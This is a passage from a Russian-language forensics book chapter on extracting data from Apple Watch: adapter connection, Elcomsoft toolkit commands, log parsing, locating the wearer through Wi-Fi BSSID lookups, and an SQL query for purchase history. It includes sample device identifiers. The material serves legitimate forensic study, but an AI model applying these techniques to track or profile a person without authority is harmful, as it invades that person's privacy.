- **Face.json** — файл с детальными настройками циферблата, включая дату его создания (как обычно, в формате Apple Cocoa Core Data);
- папка **Resources** с изображением циферблата в формате JPEG, а также файл **Images.plist**, в котором хранятся метаданные.




Рис. 15.11. Просмотр извлеченной информации в plist Editor




Рис. 15.12. Информация о циферблатах и их настройках с изображениями хранится в обычных ZIP-архивах

Промежуточные итоги

Проанализировав резервную копию часов из iPhone, мы получили достаточно скромный результат. Настройки системы и приложений, талоны из Wallet, настройки почтовых учетных записей, циферблаты. Никаких логов, никаких цифр с показаниями датчиков, уведомлений или истории местоположения пользователя; никаких данных из песочниц сторонних приложений. Строго говоря, мы вообще не узнали ничего интересного сверх того, что могли бы узнать, проанализировав резервную копию сопряженного с часами iPhone, из которой мы, собственно, и извлекли резервную копию часов.

Извлечение данных из Apple Watch через адаптер

Более сложный способ извлечь информацию из Apple Watch — подключить их к компьютеру специализированным переходником, правильное подсоединение которого к часам поистине ювелирная работа. В любом случае обязательно выполнить два требования:

1. Каким-то образом подключить часы к компьютеру. И если для Apple Watch S1, S2 и S3 есть готовые адаптеры IBUS, то для часов последней серии нужного адаптера мы не нашли.
2. Когда часы подсоединятся к компьютеру, потребуется создать доверенное соединение — точно так же, как и с iPhone. И точно так же, как и в случае с iPhone, для этого нужно будет разблокировать часы кодом блокировки. Если этого не сделать, то связать часы с компьютером не получится.

И даже после всего перечисленного тебе не удастся извлечь образ файловой системы! Все, что тебе будет доступно, — это несколько сервисов, через которые можно попробовать извлечь часть типов данных. С учетом всего этого неудивительно, что извлечением данных из часов Apple Watch мало кто занимается.

Что же вообще можно выудить из часов при прямом подключении? Доступны всего три типа данных:

1. Информация об устройстве и список установленных приложений.
2. Файлы через протокол AFC (Apple File Conduit).
3. Лог-файлы.

Подключение к компьютеру

Нам удалось найти переходники для первых трех поколений часов; для Apple Watch 4 такого адаптера нет. Диагностический порт в часах Apple Watch находится под креплением для ремешка; потребуется тонкая игла или скрепка для того, чтобы открыть крышку. Используемый нами адаптер носит название IBUS: IBUS for Apple Watch S1 и IBUS for Apple Watch S2 and S3 (рис. 15.13).




Рис. 15.13. Адаптеры iBUS для подключения часов Apple Watch к компьютеру

Так же как и для iPhone, приложение iTunes запросит разрешение на создание доверенного соединения с компьютером. После успешного подключения iTunes отобразит информацию о часах (только версия ОС и уникальный идентификатор часов, рис. 15.14).

Рис. 15.14. Отображение информации о часах в программе iTunes

Теперь запускаем Elcomsoft iOS Forensic Toolkit. Список приложений, установленных на часах, извлекается командой `I (Device Info)` и сохраняется в файл (рис. 15.15).

На диске (обычно в том же каталоге, куда установлен iOS Forensic Toolkit) создается три файла:

- **Ideviceinfo.plist**;
- **Applications.txt**;
- **Applications.plist**.

В файле **ideviceinfo.plist** содержится вся доступная информация по Apple Watch, включая точный идентификатор модели (Hardware Model), версию операционной системы WatchOS, серийный номер часов (Serial Number), UDID, название устройства (Device Name), MAC-адреса адаптеров Wi-Fi и Bluetooth, часовой пояс и время на момент извлечения данных (рис. 15.16).

Также в файле есть информация о свободном и общем объеме накопителя и размере системного раздела (атрибуты **Total Disk Capacity**, **Total System Capacity**, **Total Data Capacity**, **Total Data Available**). Наконец, атрибуты **Language** и **Locale** содержат информацию о выбранном языке и региональных настройках.

Список установленных на часах приложений сохраняется в файл **Applications.txt** (рис. 15.17). Сюда попадают такие данные, как **Bundle Identifier** (уникальный идентификатор приложения), **Bundle Version** и **Bundle Display Name** (название приложения в том виде, как оно отображается на часах).




Рис. 15.15. Информация об установленных приложениях с помощью Elcomsoft iOS Forensic Toolkit сохраняется в файл

File Edit View Help

XML View List View

Key	Type	Value
Root	array	
	dict	
ActivationState	string	Activated
BasebandStatus	string	NoTelephonyCapabilty
BluetoothAddress	string	b8:41:a4:12:e6:b7
BoardId	integer	26
BrickState	boolean	false
BuildVersion	string	16T225
CPUArchitecture	string	armv7k
ChipID	integer	32772
DeviceClass	string	Watch
DeviceColor	string	1
DeviceName	string	Apple Watch di Mattia
DieID	integer	1791933580181542
EthernetAddress	string	b8:41:a4:19:16:11
FirmwareVersion	string	iBoot-4513.250.287
HardwareModel	string	N121bAP
HardwarePlatform	string	t8004
HostAttached	boolean	true
MLBSerialNumber	string	GJP829208PSJ0Y34S
ModelNumber	string	MQL12
NonVolatileRAM	dict	
PartitionType	string	GUID_partition_scheme
PasswordProtected	boolean	false
ProductName	string	Watch OS
ProductType	string	Watch3,4
ProductVersion	string	5.2
ProductionSOC	boolean	true
ProtocolVersion	string	2
RegionInfo	string	QL/A
SerialNumber	string	GJ9X86F2J5X4
SoftwareBehavior	data	...
SoftwareBundleVersion	string	
SupportedDeviceFamilies	array	
TelephonyCapability	boolean	false
TimeIntervalSince1970	real	1561201076.940697
TimeZone	string	Europe/Rome
TimeZoneOffsetFromUTC	real	7200.000000
TrustedHostAttached	boolean	true
UniqueChipID	integer	1791933580181542
UniqueDeviceID	string	2a9fbea1643728ce72f820abd21cf5e854242341
UntrustedHostBUID	string	3804C550-8829-4DFD-8DCA-04F825967CB9
UseRaptorCerts	boolean	true
Uses24HourClock	boolean	true
WiFiAddress	string	b8:41:a4:14:37:df
Domain	string	General Domain

Рис. 15.16. Информация об устройстве Apple Watch

Детальная информация о каждом установленном приложении доступна в файле **Applications.plist** (ты помнишь, какой утилитой его просмотреть). Здесь содержится информация о точном пути в файловой системе, по которому установлено приложение и пути к его песочнице (**Application Path** и **Container** соответственно). Обрати внимание: доступа к файловой системе часов у нас нет, так что доступа к данным из песочницы мы не получим. Как выглядит информация о приложении Uber, можно посмотреть на рис. 15.18.

Скопировать файлы системных журналов можно командой `L (Logs)`.




Рис. 15.17. Содержимое файла Applications.txt




Рис. 15.18. Извлеченная из устройства информация о приложении Uber

Анализ лог-файлов часов

Итак, мы извлекли лог-файлы из часов. Более подробно почитать о лог-файлах iOS можно в статье Using Apple «Bug Reporting» for forensic purposes Маттиа Эпифани (Mattia Epifani), Хизер Махалик (Heather Mahalik) и Адриана Леонга (Adrian Leong, Cheeky4n6monkey), которую можно найти по адресу **https://www.for585.com/sysdiagnose**. В статье рассказывается о том, как использовать профили sysdiagnose для извлечения данных из различных устройств Apple. Попробуем использовать тот же подход с часами.

Скрипты для анализа данных sysdiagnose можно скачать с GitHub по адресу **https://github.com/cheeky4n6monkey/iOS_sysdiagnose_forensic_scripts**. Наибольший интерес представляют следующие системные журналы:

- **MobileActivation** содержит информацию о версиях ОС и времени их установки, модели устройства и типа продукта. Здесь также хранится детальная информация об обновлениях WatchOS;
- **MobileContainerManager** представляет интерес тем, что содержит информацию об удалении приложений с часов. Проанализировав журнал, можно понять, какие приложения могли использоваться на часах в интересующий период времени;
- **MobileInstallation** аналогичен предыдущему, но информация здесь не об удалении, а об установке приложений на часы.

На рис. 15.19 показана работа скрипта с журналом **Mobile Activation** и парсинг журнала **MobileContainerManager**.




Рис. 15.19. Работа скрипта sysdiagnose с журналом Mobile Activation и парсинг журнала MobileContainerManager

Но интереснее всего, пожалуй, журнал **PowerLog**. Здесь хранится информация о взаимодействии пользователя с часами. Часы лежали на зарядке? Их взяли в руки? Надели на запястье? Пользователь активировал экран? Именно этот журнал в первую очередь стараются проанализировать эксперты при расследовании автомобильных аварий. Если водитель отвлекся на часы (или включил экран телефона, в нем тоже есть аналогичный лог) в момент аварии, это будет свидетельствовать против него (в США есть понятие Distracted Driving. Для информации: в результате distracted driving на американских дорогах в 2017 году погибло более трех тысяч человек). Из-за особой важности структура этой базы данных отлично изучена. Можно почитать, например, статью Сары Эдвардс (**https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492180788.pdf**) или воспользоваться готовым инструментарием APOLLO (**https://github.com/mac4n6/APOLLO**). Как выглядит журнал **PowerLog**, можно увидеть на рис. 15.20.

Рис. 15.20. Изучение журнала PowerLog с использованием APOLLO

Наконец, логи Wi-Fi содержат список сетей, к которым подключались часы (рис. 15.21). Проще всего просмотреть содержимое файла **com.apple.wifi.plist**, в котором интерес представляют записи о **SSID**, **BSSID** и дате последнего подключения к данной сети. Особый интерес представляет параметр **BSSID**, который можно использовать для определения точного местоположения (радиус 15–25 метров) в момент подключения к сети. Для определения координат точки доступа Wi-Fi по ее BSSID можно воспользоваться одним из сервисов reverse lookup, например Wigle: **http://www.wigle.net**.




Рис. 15.21. Изучение логов Wi-Fi

Доступ к медиафайлам

О доступе к медиафайлам стоит рассказать подробнее. Извлечь медиафайлы можно командой `M (Media)` в приложении Elcomsoft iOS Forensic Toolkit. Интерес представляют не столько сами фотографии, сколько база данных **Photos.sqlite**.

Практически единственный способ получить доступ к медиафайлам из часов Apple Watch требует использования утилиты, работающей по протоколу AFC (Apple File Conduit). При этом часы должны быть подключены к компьютеру, а между компьютером и часами установлены доверенные отношения (pairing).

Как было сказано ранее, медиафайлы легко извлечь командой `M (Media Files)` программы iOS Forensic Toolkit. Казалось бы, все просто: медиафайлы — это фотографии и, возможно, видеоролики; что интересного может найтись в файлах с часов? Оказывается, интересного довольно много — и основной интерес представляют вовсе не сами фотографии. На рис. 15.22 показана структура папок, создаваемая после извлечения медиафайлов по протоколу AFC.




Рис. 15.22. Структура папок,
создаваемая после извлечения медиафайлов по протоколу AFC

Собственно изображения (в сильно уменьшенном по сравнению с оригиналами виде) попадают в папку **DCIM**; здесь без сюрпризов. Несмотря на то что изображения значительно уменьшены (странно было бы передавать на часы полноразмерные фотографии), система сохраняет в них метатеги EXIF, что позволяет определить такие параметры, как точное время съемки и устройство, использовавшееся для фотографии.

В папке **iTunes_Control\iTunes** содержится весьма интересная база данных **MediaLibrary.sqlitedb**. Сюда же входят и соответствующие файлы SHM (Shared Memory) и WAL (Write Ahead Log). Сама база данных, как очевидно из названия, хранится в формате SQLite (как, впрочем, и все остальные базы данных на часах). В этой базе лежат такие данные, как **iCloud ID** пользователя, а также список покупок в магазине iTunes (покупки музыки, фильмов и электронных книг). Что интересно, в этом файле хранится информация о покупках, совершенных со всех устройств пользователя, зарегистрированных в данной учетной записи. В базе данных 36 таблиц. Идентификатор пользователя **iCloud ID** хранится в таблице **_MLDatabaseProperties** (рис. 15.23).

RecNo	key	value
	Click here to define a filter	
1	_UUID	471A6E83-73B7-4D44-B6EE-96AFB88C25B1
2	MLCloudDatabaseUserVersion	380110
3	OrderingLanguage	it-IT
4	MLSortMapUnicodeVersion	f
5	MLSyncClientGenerationID	1894746158599307206
6	autoCreatedSmartPlaylistsDeleted	1
7	createdBuiltInSmartPlaylists	1
8	MLSyncLibraryID	D4E964E9-623A-41C7-B0C2-8B85765680BA
9	MLCloudDatabaseRevision	0
10	MLJaliscoAccountID	1321761630
11	MLStorefrontID	143450-7,35
12	MLJaliscoNeedsUpdateForTokens	0
13	MLJaliscoLastSupportedMediaKinds	4194304,1,65536,32
14	MLJaliscoDatabaseRevision	1504986125
15	MLCloudDatabasePreferredVideoQuality	-1

Рис. 15.23. Извлечение индикатора пользователя iCloud ID

Чтобы извлечь из базы данных какую-то осмысленную информацию, сформируем запрос SQL:

```
select
  ext.title AS "Title",
  ext.media_kind AS "Media Type",
  itep.format AS "File format",
  ext.location AS "File",
  ext.total_time_ms AS "Total time (ms)",
  ext.file_size AS "File size",
  ext.year AS "Year",
```

```
  alb.album AS "Album Name",
  alba.album_artist AS "Artist",
  com.composer AS "Composer",
  gen.genre AS "Genre",
  art.artwork_token AS "Artwork",
  itev.extended_content_rating AS "Content rating",
  itev.movie_info AS "Movie information",
  ext.description_long AS "Description",
  ite.track_number AS "Track number",
  sto.account_id AS "Account ID",
  strftime('%d/%m/%Y %H:%M:%S', datetime(sto.date_purchased +
                                         978397200,'unixepoch'))date_purchased,
  sto.store_item_id AS "Item ID",
  sto.purchase_history_id AS "Purchase History ID",
  ext.copyright AS "Copyright"
from item_extra ext
  join item_store sto using (item_pid)
  join item ite using (item_pid)
  join item_stats ites using (item_pid)
  join item_playback itep using (item_pid)
  join item_video itev using (item_pid)
  left join album alb on sto.item_pid=alb.representative_item_pid
  left join album_artist alba on sto.item_pid=alba.representative_item_pid
  left join composer com on sto.item_pid=com.representative_item_pid
  left join genre gen on sto.item_pid=gen.representative_item_pid
  left join item_artist itea on sto.item_pid=itea.representative_item_pid
  left join artwork_token art on sto.item_pid=art.entity_pid
```

Этот запрос извлечет детальную информацию о покупках пользователя, включая название продукта (например, название фильма, музыкального альбома или электронной книги), размер файла, длительность звучания или просмотра композиции, дату покупки и идентификатор истории покупок. Если купленный файл хранится на самих часах, здесь же будет и имя файла. Купленные файлы (на примере ниже это музыка) можно обнаружить в папке **Purchases** (рис. 15.24).

Интерес представляет и папка **PhotoData**, в которой хранятся метаданные синхронизированных фотографий. Наибольший интерес представляют база данных **Photos.sqlite** и папка **Thumbnails**. В базе **Photos.sqlite** содержится информация о фотографиях, которые хранятся на часах. Детальное описание структуры базы доступно здесь: **https://www.forensicmike1.com/2019/05/02/ios-photos-sqlite-forensics/**. Готовые запросы SQL можно скачать здесь: **https://github.com/kacos2000/queries/blob/master/Photos_sqlite.sql**.

Наконец, в папке **Thumbnails** хранятся уменьшенные превью изображений на Apple Watch. Формат ITHMB можно преобразовать в привычный JPEG при помощи утилиты iThmb Converter, которая доступна для скачивания посылке **http://www.ithmbconverter.com**.

